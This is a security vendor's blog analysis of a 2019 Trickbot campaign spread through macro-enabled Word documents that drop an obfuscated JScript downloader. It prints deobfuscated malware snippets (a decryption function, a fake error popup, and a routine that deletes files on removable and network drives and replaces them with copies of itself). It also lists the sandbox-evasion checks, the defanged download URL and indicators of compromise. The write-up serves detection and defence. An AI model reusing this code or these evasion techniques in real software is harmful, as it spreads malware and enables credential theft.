



Latest Trickbot Campaign Delivered via Highly Obfuscated JS File

- Posted on:August 5, 2019 at 5:03 am
- Posted in:Malware, Spam
- Author:
  Trend Micro

0

by Noel Anthony Llimos and Michael Jhon Ofiaza (Threats Analysts)

We have been tracking Trickbot banking trojan activity and recently discovered a variant of the malware (detected by Trend Micro as TrojanSpy.Win32.TRICKBOT.TIGOCDC) from distributed spam emails that contain a Microsoft Word document with enabled macro. Once the document is clicked, it drops a heavily obfuscated JS file (JavaScript) that downloads Trickbot as its payload. This malware also checks for the number of running processes in the affected machine; if it detects that it's in an environment with limited

processes, the malware will not proceed with its routine as it assumes that it is running in a virtual environment.

Aside from its information theft capabilities, it also deletes files located in removable and network drives that have particular extensions, after which the files are replaced with a copy of the malware. Based on our telemetry, this Trickbot campaign has affected the United States the most. It has also distributed spam to China, Canada, and India.




Figure 1. Infection chain

In a sample email, the spam purports to be a subscription notification involving advertising providers, even telling the user that it submitted an application for a three-year subscription and settled a sum of money with the sender. The mail then explains that several more fees will be charged to the user's card in the coming transactions. It ends by prompting the user to see the attached document for all the settlement and subscription information. The document in question contains the malicious script.

The distributed Word document presents the user with the following notification (see Figure 2) that states the content can be viewed by enabling macro content. It's worth noting that the document hides the JS script in the document itself and not in the macro. It does this by disguising the script through the same font color as the document background.


Figure 2. Document asking users to enable macro

The script is obfuscated and contains different functions. In order to decrypt a function, it will use another function that will convert it to a single character.

```
function DtbSlDW(ppqeac, qenvwr) {
    try {
        knqtheir_4(ppqeac, qenvwr);
    } catch (e) {
        if (qenvwr != 'from') {
            return true;
        } else {
            return String[qenvwr + ['Char'] + ['Code']](ppqeac);
        }
        return false;
    }
};
```

Figure 3. Function for decryption

Upon successfully deobfuscating the file, we were able to analyze it and observed some interesting behaviors. Upon execution, it will display a fake Microsoft error to trick the user with an error message that pops up after enabling the macro. But actually, the JS file is already running in the background.




```
var gzzcgvisit16 = "MS Word document error 0x00002A71";
var gzzcgescape7lko = 0.577;
var gzzcgcomestheir34ko = 'robot65';
var gzzcgavoidl7ko = true;
var fso = new this["ActiveXObject"]("Scripting.FileSystemObject");
var gzzcgpolicy59ko = 0.296;
var wscript_shell = this["WScript"]["CreateObject"]("WScript.Shell");
try {
    if (this["WScript"]["ScriptFullName"][indexOf]("\\" + "Startup" + "\\") == -1) {
        hFile = fso["OpenTextFile"](this["WScript"]["ScriptFullName"], 1, false, 0);
        gzzcgspectaclesilently35 = hFile["ReadLine"]();
        hFile["Close"]();
        gzzcgfinda76 = true;
        if (gzzcgwell30) {
            wscript_shell["Popup"](unescape(gzzcgvisit16), 30, unescape(gzzcgcase58), gzzcghappened41);
        }
    }
} catch (Njmsqad) {
    wscript_shell["Popup"](gzzcgvisit16, 6, gzzcgcase58, gzzcghappened41);
}
```

Figure 4. Fake Microsoft error

For persistence, the malware creates a copy of itself into the Startup folder as *Shell.jse*. The JS file also checks for running processes — what's particularly notable is the malware's anti-analysis or evasion characteristic, which checks for the total number of all the running processes in the victim's machine, which means it will not proceed with its execution if there are not enough processes running.

If the running processes are under 1,400 characters (length of the string), the malware assumes it to be an indicator that it is running in a virtual or sandbox environment. It will also check for the existence of processes usually used for analysis. Aside from these, the malware inspects if the environment it runs in relates to specific usernames.




Figure 5. A snippet of checked processes and usernames




Figure 6. Code error shown if anything matches the check

Here's a list of processes and debugging tools the malware checks for in the affected system:

- AgentSimulator.exe
- B.exe
- BehaviorDumper
- BennyDB.exe
- ctfmon.exe
- DFLocker64
- FrzState2k
- gemu – ga.exe
- iexplore.exe
- ImmunityDebugger
- LOGSystem.Agent.Service.exe
- lordPE.exe
- ProcessHacker
- procexp
- Procmon
- PROCMON
- Proxifier.exe
- tcpdump
- VBoxService
- VBoxTray.exe
- vmtoolsd
- vmware
- VzService.exe
- windanr.exe
- Wireshark

Upon further analysis, we've also compiled the usernames the malware checks for based on the following strings:

- Emily
- HAPUBWS
- Hong Lee
- Johnson
- milozs
- Peter Wilson
- SystemIT | admin
- VmRemoteGuest
- WIN7 – TRAPS

For the malware's payload, it will connect to the URL *hxxps://185[.]159[.]82[.]15/hollyhole/c644[.]php* then checks for the file to be downloaded. If it is an executable file, it will save the file to *%Temp%* as *{random}.exe* and execute it afterwards. If the file is not an executable, it will then save it as *{random}.cro* in the same folder. The .cro file will then be decoded using *certutil.exe*, saved as *{random}.exe* in the same directory, and executed. Upon further research, we discovered that the downloaded .exe file is a variant of the Trickbot malware.

Figure 7. The file is saved, random names get generated, and .cro is decoded using certutil.exe

Aside from stealing system information such as OS, CPU, and memory information; user accounts; installed programs and services; IP configuration; and network information (configuration, users, and domain settings), this Trickbot variant also gathers the following credentials and information from applications and internet browsers.

Application credentials

- Filezilla
- Microsoft Outlook
- PuTTy
- Remote Desktop (RDP)
- VNC
- WinSCP

Browser credentials and information (Google Chrome, Internet Explorer, Microsoft Edge, and Mozilla Firefox)

- Autofills
- Billing info data
- Browsing history
- Credit card data
- HTTP POST responses
- Internet cookies
- Usernames and passwords

This malware also uses a point-of-sale (PoS) extraction module called *psfin32*, which identifies PoS-related terms located in the domain of interest. The module uses LDAP queries to search for PoS information on machines with the following substrings:

- *ALOHA*
- *BOH*
- *CASH*
- *LANE*
- *MICROS*
- *POS*
- *REG*
- *RETAIL*
- *STORE*
- *TERM*

The variant also appears to drop *shadnewdll*, a proxy module that intercepts and modifies web traffic on an affected device to create fraudulent bank transactions over the network. Additionally, according to security researcher Brad Duncan, the module shares similarities with the banking trojan IcedID, which redirects victims to fake online banking sites or attaches to a browser process to inject fake content in phishing schemes.

In such cases where the malware fails to connect, it will search for files with the following extensions in the removable and network drives. These extensions are file types used by Microsoft Office and OpenDocument:

- .doc
- .xls
- .pdf
- .rtf
- .txt
- .pub
- .odt
- .ods
- .odp
- .odm
- .odc
- .odb

Files with the aforementioned extensions will be saved in the *%Temp%* folder as *ascii.txt*. The said files will all then be deleted and replaced with a copy of the malware and the extension .jse (but is actually a JS file).

```
if (!fso["FileExists"](exe_random) && gzzcgopportunity34) {
    try {
        gzzcgorder2 = new this["Enumerator"](gzzcginfluencing29);
        for (; !gzzcgorder2["atEnd"](); gzzcgorder2["moveNext"]()) {
            gzzcggreathistorical21 = gzzcgorder2["item"]();
            if ((gzzcggreathistorical21["IsReady"] && (gzzcggreathistorical21["DriveType"] == 3 || gzzcggreathistorical21["DriveType"] == 1)) && %userprofile%["substring"](0, 1) !=
            gzzcggreathistorical21["DriveLetter"]) {
                shellApplication["ShellExecute"]("cmd", "/U /Q / C cd / D" + gzzcggreathistorical21["DriveLetter"] + ": && dir /b /s /x" + gzzcginnocent18 + " >> %TEMP%" + "\\" +
                gzzcgHere34, '', "open", 0);
                this["WScript"]["Sleep"](1000 * 60);
            }
        }
        this["WScript"]["Sleep"](1000 * 50);
        gzzcgmore59 = fso["GetFile"](%temp% + "\\" + gzzcgHere34)["OpenAsTextStream"](1, -1);
        while (!gzzcgmore59["AtEndOfStream"]) {
            gzzcgsubmit98 = gzzcgmore59["ReadLine"]();
            gzzcgparties90 = gzzcgsubmit98["substring"](0, gzzcgsubmit98[indexOf](."));
            shellApplication["ShellExecute"]("cmd", "/U /Q / C copy / Y" + " " + gzzcginto16 + " " + " " + " " + gzzcgparties90 + ".jse" + " " + "&& del /Q /F" + " " + gzzcgsubmit98 + ", '',
            "open", 0);
        }
        gzzcgmore59[Close"]();
        fso["DeleteFile"](%temp% + "\\" + gzzcgHere34);
    } catch (Njmsqad) {}
    gzzcgpassionate48 = 0;
    continue;
```

Figure 8. Scanning for files and replacing it with a copy of itself

Defending Against Trickbot: Trend Micro Recommendations and Solutions

Information-stealing malware Trickbot has become a cybercriminal mainstay for infecting machines and compromising emails, and has been used to reportedly steal more than 250 million accounts. This new development shows how cybercriminals can constantly tweak an existing banking trojan to add new capabilities. Users, however, can prevent these attacks by simply following best practices against spam. Aside from awareness of the telltale signs of a spam email such as suspicious sender address and glaring grammatical errors, we also recommend that users refrain from opening email attachments from unverified sources.

Users and enterprises can also benefit from protection that uses a multilayered approach against risks brought by threats like Trickbot. We recommend employing endpoint application control that reduces attack exposure by ensuring only files, documents, and updates associated with whitelisted applications and sites can be installed, downloaded, and viewed. Endpoint solutions powered by XGen™ security such as Trend Micro™ Security and Trend Micro Network Defense can detect related malicious files and URLs and protect users' systems. Trend Micro™ Smart Protection Suites and Trend Micro Worry-Free™ Business Security, which have behavior monitoring capabilities, can additionally protect from these types of threats by detecting malicious files such as the document and JS file involved in this campaign, as well as blocking all related malicious URLs.

The Trend Micro Deep Discovery Inspector protects customers from threats that may lead to C&C connection and data exfiltration via these DDI rules:

- 1645: Possible Self-Signed SSL certificate detected
- 2780: TRICKBOT – HTTP (Request)

Indicators of Compromise (IoCs)

SHA-256 and URL	Trend Micro Pattern Detection	Trend Micro Predictive	Note

		Machine Learning Detection	
0242ebb681eb1b3dbaa751320dea56e31c5e52c8324a7de125a8144cc5270698	TrojanSpy.Win32.TRICKBOT.TIGOCDC	TROJ.Win32.TRX.XXPE50FFF031	Trickbot
16429e95922c9521f7a40fa8f4c866444a060122448b243444dd2358a96a344c	Trojan.W97M.JASCREX.A	Downloader.VBA.TRX.XXVBAF01FF004	Document file
666515eec773e200663fbd5fcad7109e9b97be11a83b41b8a4d73b7f5c8815ff	Trojan.W97M.JASCREX.AB	Downloader.VBA.TRX.XXVBAF01FF004	Document file
41cd7fec5eaad44d2dba028164b9b9e2d1c6ea9d035679651b3b344542c40d45	Trojan.W97M.JASCREX.AD	Downloader.VBA.TRX.XXVBAF01FF004	Document file
970b135b4c47c12f97bc3d3bbdf325f391b499d03fe19ac9313bcace3a1450d2	Trojan.W97M.JASCREX.AC		Document file
8537d74885aed5cab758607e253a60433ef6410fd9b9b1c571ddabe6304bb68a	TrojanSpy.JS.NEMUCOD.BONINGH		Dropped JS file (with .dat extension)
970b135b4c47c12f97bc3d3bbdf325f391b499d03fe19ac9313bcace3a1450d2			Spam email
hxxps://185[.]159[.]82[.]15/hollyhole/c644[.]php			Malicious URL

Check Point Research also tweeted about this campaign last July.

Related Posts:

- **From Fileless Techniques to Using Steganography: Examining Powload's Evolution**
- **Analysis: Abuse of Custom Actions in Windows Installer MSI to Run Malicious JavaScript, VBScript, and PowerShell Scripts**
- **Spam Campaign Targets Colombian Entities with Custom-made 'Proyecto RAT,' Uses Email Service YOPmail for C&C**

Tags: banking TrojanJavaScriptJSmacroMicrosoft Word

Featured Stories

- systemd Vulnerability Leads to Denial of Service on Linux
- qkG Filecoder: Self-Replicating, Document-Encrypting Ransomware
- Mitigating CVE-2017-5689, an Intel Management Engine Vulnerability
- A Closer Look at North Korea's Internet
- From Cybercrime to Cyberpropaganda

Security Predictions for 2019

- Our security predictions for 2019 are based on our experts' analysis of the progress of current and emerging technologies, user behavior, and market trends, and their impact on the threat landscape. We have categorized them according to the main areas that are likely to be affected, given the sprawling nature of the technological and sociopolitical changes under consideration.
  Read our security predictions for 2019.

Business Process Compromise

- Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Recent Posts

- Mobile Cyberespionage Campaign Distributed Through CallerSpy Mounts Initial Phase of a Targeted Attack
- Operation ENDTRADE: Finding Multi-Stage Backdoors that TICK
- Patched GIF Processing Vulnerability CVE-2019-11932 Still Afflicts Multiple Mobile Apps
- Mac Backdoor Linked to Lazarus Targets Korean Users
- More than a Dozen Obfuscated APT33 Botnets Used for Extreme Narrow Targeting

Popular Posts

Mac Backdoor Linked to Lazarus Targets Korean Users

New Magecart Attack Delivered Through Compromised Advertising Supply Chain

Microsoft November 2019 Patch Tuesday Reveals 74 Patches Before Major Windows Update

Fake Photo Beautification Apps on Google Play can Read SMS Verification Code to Trigger Wireless Application Protocol (WAP)/Carrier Billing

New Exploit Kit Capesand Reuses Old and New Public Exploits and Tools, Blockchain Ruse

Stay Updated

Email Subscription

Your email here

Subscribe

- Home and Home Office
- |
- For Business
- |
- Security Intelligence
- |
- About Trend Micro

- Asia Pacific Region (APAC): Australia / New Zealand, 中国, 日本, 대한민국, 台灣
- Latin America Region (LAR): Brasil, México
- North America Region (NABU): United States, Canada
- Europe, Middle East, & Africa Region (EMEA): France, Deutschland / Österreich / Schweiz, Italia, Россия, España, United Kingdom / Ireland

- Privacy Statement
- Legal Policies